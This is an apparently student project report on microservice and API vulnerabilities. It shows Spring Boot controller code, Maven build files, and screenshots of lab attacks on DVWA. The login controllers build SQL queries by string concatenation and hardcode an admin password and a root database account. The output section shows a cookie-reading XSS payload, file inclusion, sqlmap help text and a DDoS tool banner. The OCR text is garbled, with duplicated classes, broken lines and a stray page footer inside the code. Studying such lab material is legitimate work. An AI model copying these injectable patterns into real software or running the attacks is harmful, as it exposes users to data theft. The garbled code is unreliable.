      <groupId>org.springframework.boot</groupId>
      <artifactId>spring-boot-starter-test</artifactId>
      <scope>test</scope>
  </dependency>

  <dependency>
      <groupId>org.springframework.boot</groupId>
      <artifactId>spring-boot-devtools</artifactId>
  </dependency>

  <dependency>
      <groupId>javax.servlet</groupId>
      <artifactId>jstl</artifactId>
  </dependency>
   <dependency>
      <groupId>org.apache.tomcat.embed</groupId>
      <artifactId>tomcat-embed-jasper</artifactId>
```

```
</dependency>

<dependency>
                  <groupId>mysql</groupId>
     <artifactId>mysql-connector-java</artifactId>
                  <version>8.0.28</version>
</dependency>
</dependencies>
<build>
                <plugins>
                               <plugin>
                                        <groupId>org.springframework.boot</groupId>
                                        <artifactId>spring-boot-maven-plugin</artifactId>
                               </plugin>
                  </plugins>
         </build>

</project>
```

mvnw.cmd[Docker Image]:

```
@REM Begin all REM lines with '@' in case MAVEN_BATCH_ECHO is 'on'
@echo off
@REM set title of command window
title %0
@REM enable echoing by setting MAVEN_BATCH_ECHO to 'on'
@if "%MAVEN_BATCH_ECHO%" == "on"  echo %MAVEN_BATCH_ECHO%

@REM set %HOME% to equivalent of $HOME
if "%HOME%" == "" (set "HOME=%HOMEDRIVE%%HOMEPATH%")

@REM Execute a user defined script before this one
if not "%MAVEN_SKIP_RC%" == "" goto skipRcPre
@REM check for pre script, once with legacy .bat ending and once with .cmd ending
if exist "%USERPROFILE%\mavenrc_pre.bat" call "%USERPROFILE%\mavenrc_pre.bat" %*
if exist "%USERPROFILE%\mavenrc_pre.cmd" call "%USERPROFILE%\mavenrc_pre.cmd"
%*
:skipRcPre

@setlocal

set ERROR_CODE=0

@REM To isolate internal variables from possible post scripts, we use another setlocal
@setlocal
@REM ==== START VALIDATION ====
if not "%JAVA_HOME%" == "" goto OkJHome
```

```
echo.
echo Error: JAVA_HOME not found in your environment. >&2
echo Please set the JAVA_HOME variable in your environment to match the >&2
echo location of your Java installation. >&2
echo.
goto error
:OkJHome
if exist "%JAVA_HOME%\bin\java.exe" goto init
echo.
echo Error: JAVA_HOME is set to an invalid directory. >&2
echo JAVA_HOME = "%JAVA_HOME%" >&2
echo Please set the JAVA_HOME variable in your environment to match the >&2
echo location of your Java installation. >&2
echo.


@REM ==== END VALIDATION ==== :init


@REM Find the project base dir, i.e. the directory that contains the folder ".mvn".
@REM Fallback to current working directory if not found.

set MAVEN_PROJECTBASEDIR=%MAVEN_BASEDIR%
IF NOT "%MAVEN_PROJECTBASEDIR%"=="" goto endDetectBaseDir

set  EXEC_DIR=%CD%
set WDIR=%EXEC_DIR%
:findBaseDir
IF EXIST "%WDIR%"\.mvn goto baseDirFound
cd ..
IF "%WDIR%"=="%CD%" goto baseDirNotFound
set WDIR=%CD%
goto findBaseDir

:baseDirFound
set MAVEN_PROJECTBASEDIR=%WDIR%
cd "%EXEC_DIR%"
goto endDetectBaseDir

:baseDirNotFound
set MAVEN_PROJECTBASEDIR=%EXEC_DIR%
cd "%EXEC_DIR%"

:endDetectBaseDir

IF NOT EXIST "%MAVEN_PROJECTBASEDIR%\.mvn\jvm.config" goto
endReadAdditionalConfig
@setlocal EnableExtensions EnableDelayedExpansion
```

```
for /F "usebackq delims=" %%a in ("%MAVEN_PROJECTBASEDIR%\.mvn\jvm.config")
do set JVM_CONFIG_MAVEN_PROPS=!JVM_CONFIG_MAVEN_PROPS! %%a
@endlocal & set JVM_CONFIG_MAVEN_PROPS=%JVM_CONFIG_MAVEN_PROPS%

:endReadAdditionalConfig

SET MAVEN_JAVA_EXE="%JAVA_HOME%\bin\java.exe"
set WRAPPER_JAR="%MAVEN_PROJECTBASEDIR%\.mvn\wrapper\maven-wrapper.jar"
set WRAPPER_LAUNCHER=org.apache.maven.wrapper.MavenWrapperMain

set
DOWNLOAD_URL="https://repo.maven.apache.org/maven2/org/apache/maven/wrapper/mave
n-wrapper/3.1.0/maven-wrapper-3.1.0.jar"

FOR /F "usebackq tokens=1,2 delims==" %%A IN
("%MAVEN_PROJECTBASEDIR%\.mvn\wrapper\maven-wrapper.properties") DO (
    IF "%%A"=="wrapperUrl" SET DOWNLOAD_URL=%%B
)

  @REM Extension to allow automatically downloading the maven-wrapper.jar from Maven-
central
  @REM This allows using the maven wrapper in projects that prohibit checking in binary data.


  if exist %WRAPPER_JAR% (
      if "%MVNW_VERBOSE%" == "true" (
          echo Found %WRAPPER_JAR%
      )
  ) else (
      if not "%MVNW_REPOURL%" == "" (
          SET DOWNLOAD_URL="%MVNW_REPOURL%/org/apache/maven/wrapper/maven-
wrapper/3.1.0/maven-wrapper-3.1.0.jar"
      )
      if "%MVNW_VERBOSE%" == "true" (
          echo Couldn't find %WRAPPER_JAR%, downloading it ...
          echo Downloading from: %DOWNLOAD_URL%
      )

      powershell -Command "&{"^
                  "$webclient = new-object System.Net.WebClient;"^
                  "if (-not ([string]::IsNullOrEmpty('%MVNW_USERNAME%')and
[string]::IsNullOrEmpty('%MVNW_PASSWORD%'))) {"^
                  "$webclient.Credentials = new-object
System.Net.NetworkCredential('%MVNW_USERNAME%', '%MVNW_PASSWORD%');"^
                  "}"^
```

```
                    "[Net.ServicePointManager]::SecurityProtocol=
[Net.SecurityProtocolType]::Tls12;           $webclient.DownloadFile('%DOWNLOAD_URL%',
'%WRAPPER_JAR%')"^
                    "}"
      if "%MVNW_VERBOSE%" == "true" (
          echo Finished downloading %WRAPPER_JAR%
      )
  )
  @REM End of extension

  @REM Provide a "standardized" way to retrieve the CLI args that will
  @REM work with both Windows and non-Windows executions.
  set MAVEN_CMD_LINE_ARGS=%*

         %MAVEN_JAVA_EXE% ^
          %JVM_CONFIG_MAVEN_PROPS% ^
          %MAVEN_OPTS% ^
          %MAVEN_DEBUG_OPTS% ^
  -classpath %WRAPPER_JAR% ^
  "-Dmaven.multiModuleProjectDirectory=%MAVEN_PROJECTBASEDIR%" ^
  %WRAPPER_LAUNCHER% %MAVEN_CONFIG% %*
if ERRORLEVEL 1 goto error
goto end:error
set ERROR_CODE=1

:end
@endlocal & set ERROR_CODE=%ERROR_CODE%

if not "%MAVEN_SKIP_RC%"=="" goto skipRcPost

@REM check for post script, once with legacy .bat ending and once with .cmd ending
if exist "%USERPROFILE%\mavenrc_post.bat" call "%USERPROFILE%\mavenrc_post.bat"
if exist "%USERPROFILE%\mavenrc_post.cmd" call "%USERPROFILE%\mavenrc_post.cmd"
:skipRcPost


@REM pause the script if MAVEN_BATCH_PAUSE is set to 'on'
if "%MAVEN_BATCH_PAUSE%"=="on" pause
if "%MAVEN_TERMINATE_CMD%"=="on" exit %ERROR_CODE%
cmd /C exit /B %ERROR_CODE%
```

JtSpringProjectApplication.java:

```
package com.jtspringproject.JtSpringProject;

import org.junit.jupiter.api.Test;
import org.springframework.boot.test.context.SpringBootTest;
```

```
@SpringBootTest
class JtSpringProjectApplicationTests {

    @Test
    void contextLoads() {
    }

}
```

AdminController.java:

```
package com.jtspringproject.JtSpringProject.controller;

import java.sql.*;

import org.springframework.stereotype.Controller;
import org.springframework.ui.Model;
import org.springframework.web.bind.annotation.*;

import com.mysql.cj.protocol.Resultset;

@Controller
public class AdminController {
    int adminlogcheck = 0;
    String usernameforclass = "";

@RequestMapping(value = {"/","/logout"})
public String returnIndex() {
    adminlogcheck =0;
    usernameforclass = "";
    return "userLogin";
    }

@GetMapping("/index")
public String index(Model model) {
    if(usernameforclass.equalsIgnoreCase(""))
            return "userLogin";
    else {
    model.addAttribute("username", usernameforclass);


@GetMapping("/userloginvalidate")
public String userlog(Model model) {
    return "userLogin";
    }
```

```
@RequestMapping(value = "userloginvalidate", method=RequestMethod.POST)
public String userlogin( @RequestParam("username") String username,
@RequestParam("password") String pass,Model model) {
try
{
    Class.forName("com.mysql.jdbc.Driver");
                Connection con =
  DriverManager.getConnection("jdbc:mysql://localhost:3306/springproject","root","");
    Statement stmt = con.createStatement();
ResultSet rst = stmt.executeQuery("select * from users where username = '"+username+"' and
password = '"+ pass+"' ;");


if(rst.next()) {
    usernameforclass = rst.getString(2);
                return "redirect:/index";
    }
    else {
    model.addAttribute("message", "Invalid Username or Password");
                return "userLogin";
      }
    }
catch(Exception e)
{
    System.out.println("Exception:"+e);
}
return "userLogin";
    }
@GetMapping("/admin")
public String adminlogin(Model model) {
    return "adminlogin";
}
@GetMapping("/adminhome")
public String adminHome(Model model) {
    if(adminlogcheck!=0)
                return "adminHome";
    else
                return "redirect:/admin";
    }
@GetMapping("/loginvalidate")
public String adminlog(Model model) {
    return "adminlogin";
    }
@RequestMapping(value = "loginvalidate", method = RequestMethod.POST)
    public String adminlogin( @RequestParam("username") String username,
@RequestParam("password") String pass,Model model) {
if(username.equalsIgnoreCase("admin") && pass.equalsIgnoreCase("123")) {
    adminlogcheck=1;
    return "redirect:/adminhome";
    }
    else {
    model.addAttribute("message", "Invalid Username or Password");

   @GetMapping("/admin/categories")
   public String getcategory() {
    return "categories";
    }@RequestMapping(value = "admin/sendcategory",method = RequestMethod.GET)
public String addcategorytodb(@RequestParam("categoryname") String catname)
{
try
{
    Class.forName("com.mysql.jdbc.Driver");
                Connection con =
  DriverManager.getConnection("jdbc:mysql://localhost:3306/springproject","root","");
    Statement stmt = con.createStatement();
    PreparedStatement pst = con.prepareStatement("insert into categories(name) values(?);");
    pst.setString(1,catname);
    int i = pst.executeUpdate();

}
catch(Exception e){
    System.out.println("Exception:"+e);
    }
    return "redirect:/admin/categories";
    }

@GetMapping("/admin/categories/delete")
public String removeCategoryDb(@RequestParam("id") int id)
{
try
{
    Class.forName("com.mysql.jdbc.Driver");
                Connection con =
  DriverManager.getConnection("jdbc:mysql://localhost:3306/springproject","root","");
    Statement stmt = con.createStatement();
                PreparedStatement pst = con.prepareStatement("delete from categories where
categoryid = ? ;");
                pst.setInt(1, id);
                int i = pst.executeUpdate();
                }
       catch(Exception e){
                System.out.println("Exception:"+e);
       }
                return "redirect:/admin/categories";
```

```
                    }
@GetMapping("/admin/categories/update")
        public String updateCategoryDb(@RequestParam("categoryid") int id,
@RequestParam("categoryname") String categoryname){
        try
        {
`Class.forName("com.mysql.jdbc.Driver");
Connection con =
DriverManager.getConnection("jdbc:mysql://localhost:3306/springproject","root","");
Statement stmt = con.createStatement();
PreparedStatement pst = con.prepareStatement("update categories set name = ? where
categoryid   =              ?");
pst.setString(1, categoryname);
pst.setInt(2, id);
int i = pst.executeUpdate();
      }
catch(Exception e){
      System.out.println("Exception:"+e);
      }
      return "redirect:/admin/categories";
      }

@GetMapping("/admin/products")
public String getproduct(Model model) {
      return "products";
      }
@GetMapping("/admin/products/add")
public String addproduct(Model model) {
      return "productsAdd";
      }

@GetMapping("/admin/products/update")
public String updateproduct(@RequestParam("pid") int id,Model model) {
      String pname,pdescription,pimage;
      int pid,pprice,pweight,pquantity,pcategory;
 try
Class.forName("com.mysql.jdbc.Driver");
Connection con =
DriverManager.getConnection("jdbc:mysql://localhost:3306/springproject","root","");
Statement stmt = con.createStatement();
Statement stmt2 = con.createStatement();
ResultSet rst = stmt.executeQuery("select * from products where id = "+id+";");
if(rst.next())
{
pid = rst.getInt(1);
pname = rst.getString(2);
pimage = rst.getString(3);
pcategory = rst.getInt(4);
pquantity = rst.getInt(5);
pprice = rst.getInt(6);
pweight =  rst.getInt(7);
pdescription = rst.getString(8);
model.addAttribute("pid",pid);
model.addAttribute("pname",pname);
model.addAttribute("pimage",pimage);
ResultSet rst2 = stmt.executeQuery("select * from categories where categoryid =
"+pcategory+";");

if(rst2.next())
    {
model.addAttribute("pcategory",rst2.getString(2));
    }
model.addAttribute("pquantity",pquantity);
mo

model.addAttribute("pweight",pweight);

model.addAttribute("pdescription",pdescription);
}
    }
catch(Exception e){
    System.out.println("Exception:"+e);
    }
    return "productsUpdate";
    }
@RequestMapping(value = "admin/products/updateData",method=RequestMethod.POST)
public String updateproducttodb(@RequestParam("id") int id,@RequestParam("name")
String name, @RequestParam("price") int price, @RequestParam("weight") int weight,
@RequestParam("quantity") int quantity, @RequestParam("description") String description,
@RequestParam("productImage") String picture ) {
try
{
Class.forName("com.mysql.jdbc.Driver");
Connection
DriverManager.getConnection("jdbc:mysql://localhost:3306/springproject","root","");
PreparedStatement pst = con.prepareStatement("update products set name= ?,image = ?,quantity
= ?, price = ?, weight = ?,description = ? where id = ?;");
pst.setString(1, name);
pst.setString(2, picture);
pst.setInt(3, quantity);
pst.setInt(4, price);
pst.setInt(5, weight);
pst.setString(6, description);
pst.setInt(7, id);
```

```
int i = pst.executeUpdate();
  }
catch(Exception e){
  System.out.println("Exception:"+e);
  }
return "redirect:/admin/products";
  }

@GetMapping("/admin/products/delete")
public String removeProductDb(@RequestParam("id") int id)
{
try
{
Class.forName("com.mysql.jdbc.Driver");
Connection con =
DriverManager.getConnection("jdbc:mysql://localhost:3306/springproject","root","");
PreparedStatement pst = con.prepareStatement("delete from products where id = ? ;");
pst.setInt(1, id);
int i = pst.executeUpdate();
      }
catch(Exception e){
      System.out.println("Exception:"+e);
      }
      return "redirect:/admin/products";
```

UserController.java:

```
package com.jtspringproject.JtSpringProject.controller;
import java.sql.*;
import org.springframework.stereotype.Controller;
import org.springframework.ui.Model;
import org.springframework.web.bind.annotation.*;
import com.mysql.cj.protocol.Resultset;
@Controller
public class AdminController {


String usernameforclass = "";
@RequestMapping(value = {"/","/logout"})
public String returnIndex() {
adminlogcheck =0;
usernameforclass = "";
return "userLogin";
}
@GetMapping("/index")
public String index(Model model) {
if(usernameforclass.equalsIgnoreCase(""))
```

```
return "userLogin";

    else {
model.addAttribute("username", usernameforclass);
return "index";
}
}
@GetMapping("/userloginvalidate")
public String userlog(Model model) {
return "userLogin";
}
@RequestMapping(value = "userloginvalidate", method = RequestMethod.POST)
public String userlogin( @RequestParam("username") String username,
@RequestParam("password") String pass,Model model) {
try
{
Class.forName("com.mysql.jdbc.Driver");
Connection
con=DriverManager.getConnection("jdbc:mysql://localhost:3306/springproject","root","");
Statement stmt = con.createStatement();
ResultSet rst = stmt.executeQuery("select * from users where username =
'"+username+"' and password = '"+ pass+"' ;"
if(rst.next()) {
usernameforclass = rst.getString(2);
return "redirect:/index";
}
else {
model.addAttribute("message", "Invalid Username or Password");
return "userLogin";
}
}
catch(Exception e)
{
System.out.println("Exception:"+e);
}
return "userLogin";
}
@GetMapping("/admin")
public String adminlogin(Model model)
return "adminlogin";
}
@GetMapping("/adminhome")
public String adminHome(Model model) {if(adminlogcheck!=0)return "adminHome";
```


```
else {
return "redirect:/admin";
}
@GetMapping("/loginvalidate")
public String adminlog(Model model) {
return "adminlogin";
}
@RequestMapping(value = "loginvalidate", method = RequestMethod.POST)
public String adminlogin( @RequestParam("username") String username,
@RequestParam("password") String pass,Model model) {
if(username.equalsIgnoreCase("admin") && pass.equalsIgnoreCase("123")) {
adminlogcheck=1;
return "redirect:/adminhome";
}
else {
model.addAttribute("message", "Invalid Username or Password");
return "adminlogin";
}
}
@GetMapping("/admin/categories")public String
getcategory() {
return "categories";
}
To Detect and Prevent Vulnerabilities Microservices and API 2022-2023
Department of CSE, GMRIT Page 58
}
catch(Exception e)
{
System.out.println("Exception:"+e);
}
System.out.println("Hello");
return "updateProfile";
}
@RequestMapping(value = "updateuser",method=RequestMethod.POST)
public String updateUserProfile(@RequestParam("userid") int
userid,@RequestParam("username") String username, @RequestParam("email") String email,
@RequestParam("password") String password, @RequestParam("address") String address)
{
try
{
Class.forName("com.mysql.jdbc.Driver");
```

```
 Connection
con=DriverManager.getConnection("jdbc:mysql://localhost:3306/springproject","root","");


PreparedStatement pst = con.prepareStatement("update users set username= ?,email= ?,password=
?,
address= ? where uid = ?;");
pst.setString(1, username);pst.setString(2, email);
pst.setString(3, password);pst.setString(4,
address); pst.setInt(5, userid);
int i = pst.executeUpdate();
usernameforclass = username;
}
catch(Exception e)
{
System.out.println("Exception:"+e);
}
return "redirect:/index";
}
}
```

Application.properties:

```
spring.mvc.view.prefix=/views/spring.mvc.view.suffix=.jspserver.port=8090
```

4.4 OUTPUT



192.168.1.10/DVWA/vulnerabilities/fi/?page=file1.php

Vulnerability: File Inclusion

File 1


Hello **admin**
Your IP address is: **192.168.1.11**

[back]

More Information


- Wikipedia - File inclusion vulnerability
- WSTG - Local File Inclusion
- WSTG - Remote File Inclusion

Figure 4.4.1 File Inclusion



```
> Executing "sqlmap -h"
                       {1.5.4#stable}

                       http://sqlmap.org

Usage: python3 sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST (e.g. "id=1")
    --cookie=COOKIE     HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
    --random-agent      Use randomly selected HTTP User-Agent header value
    --proxy=PROXY       Use a proxy to connect to the target URL
    --tor               Use Tor anonymity network
    --check-tor         Check to see if Tor is used properly

  Injection:
    These options can be used to specify which parameters to test for,
    provide custom injection payloads and optional tampering scripts

    -p TESTPARAMETER    Testable parameter(s)
    --dbms=DBMS         Force back-end DBMS to provided value

  Detection:
```

Figure 4.4.2 SQL Injection



dvwa/vulnerabilities/xss_d/?default=English#<script>alert(document.cookie)</script>
130%
eb Application Penet... Gunjan Resort - Revers... index-of.es/ PayloadsAllTheThings/... Bienvenue [Root Me : p... FuzzySecurity | Home MS-DOS and Windo
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
OK

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

```
security=high; PHPSESSID=9i86na7a5995h7n1k9dffhakmh
```

Figure 4.4.3 XSS ATTACK



```
DDOS RIPPER
                                                  ©EngineRipper
                                                  reference by Hammer

 DDos Ripper

      It is the end user's responsibility to obey all applicable laws.
      It is just like a server testing script and Your ip is visible. Please, make sure you are anonymous!

      Usage : python3 dripper.py [-s] [-p] [-t] [-q]
      -h : -help
      -s : -server ip
      -p : -port default 80
      -q : -quiet

      -t : -turbo default 135 or 443
```

Figure 4.4.4 DOS ATTACK

CONCLUSION AND FUTURE SCOPE

CONCLUSON

The detection of vulnerabilities in Microservices and API are examined in this study. The main goal of this research is to detect the vulnerabilities and attacks on the microservices. Inthis project, we performed various attacks for finding the vulnerabilities. The technologies like Spring Boot framework helps in the development of the Applications. The project enables us to clearly understand all the microservices that were embedded into on application and how the API are handled here, the microservices are often affected by some attacks that can even destroy the whole application this project helps the developers to develop the further microservices in such a way that no attackers find a loop to enter into the secured gateway that has been deployed using the many security measures that were taken to prevent the unauthorized access.

FUTURE SCOPE

The future of microservices will focus more on the integration layer that ties multiple microservices together. Demand for on-demand compute resources and serverless architectures will strengthen. Better tooling for rapidly building and deploying Microservices will eliminate the need for a large upfront investment. The entire application stack will be decentralized. Intelligence-driven microservices with the in-memory computer doing real-time analytics will be the trend. One of the most exciting developments in the coming era is the use of microservices related to database and information management can utilize Oracle’s cloud environment for better optimization. At the same time, other microservices can benefit from the Amazon S3 for extra storage and archiving, all the while integrating AI-based features and analytics from Azure across the application. The future of Microservices involves a rapid reduction in the friction for developers and operations and to empower them to build microservices from anywhere, with anyone.

5. REFERENCES

[1] Akbulut, A., & Perros, H. G. (2019, June). Software versioning with microservices through the API gateway design pattern. In 2019 9th International Conference on Advanced Computer Information Technologies (ACIT) (pp. 289-292). IEEE.

[2] Mateus-Coelho, N., Cruz-Cunha, M., & Ferreira, L. G. (2021). Security in microservices architectures. Procedia Computer Science, 181, 1225-1236.

[3] Flora, J. (2020, October). Improving the security of microservice systems by detecting and tolerating intrusions. In 2020 IEEE International Symposium on Software Reliability Engineering Workshops (ISSREW) (pp. 131-134). IEEE.

[4] Somashekar, G., & Gandhi, A. (2021, April). Towards optimal configuration of microservices. In Proceedings of the 1st Workshop on Machine Learning and Systems (pp. 7- 14).

[5] Camilli, M., Guerriero, A., Janes, A., Russo, B., & Russo, S. (2022, May). Microservices integrated performance and reliability testing. In *Proceedings of the 3rd ACM/IEEE International Conference on Automation of Software Test* (pp. 29-39).

[6] Di Francesco, P., Lago, P., & Malavolta, I. (2019). Architecting with microservices: A systematicmapping study. *Journal of Systems and Software*, *150*, 77-97.

[7] Wang, Y., Kadiyala, H., & Rubin, J. (2021). Promises and challenges of microservices: an exploratory study. *Empirical Software Engineering*, *26*(4), 1-44.

[8] Pereira-Vale, A., Fernandez, E. B., Monge, R., Astudillo, H., & Márquez, G. (2021). Security in microservice-based systems: A multivocal literature review. *Computers & Security*, *103*, 102200.

[9] Donham, J. (2018, September). A domain-specific language for microservices. In *Proceedings of the 9th ACM SIGPLAN International Symposium on Scala* (pp. 2-12).

[10] Salibindla, J. (2018). Microservices API security. *International Journal of Engineering Research & Technology*, *7*(1), 277-281.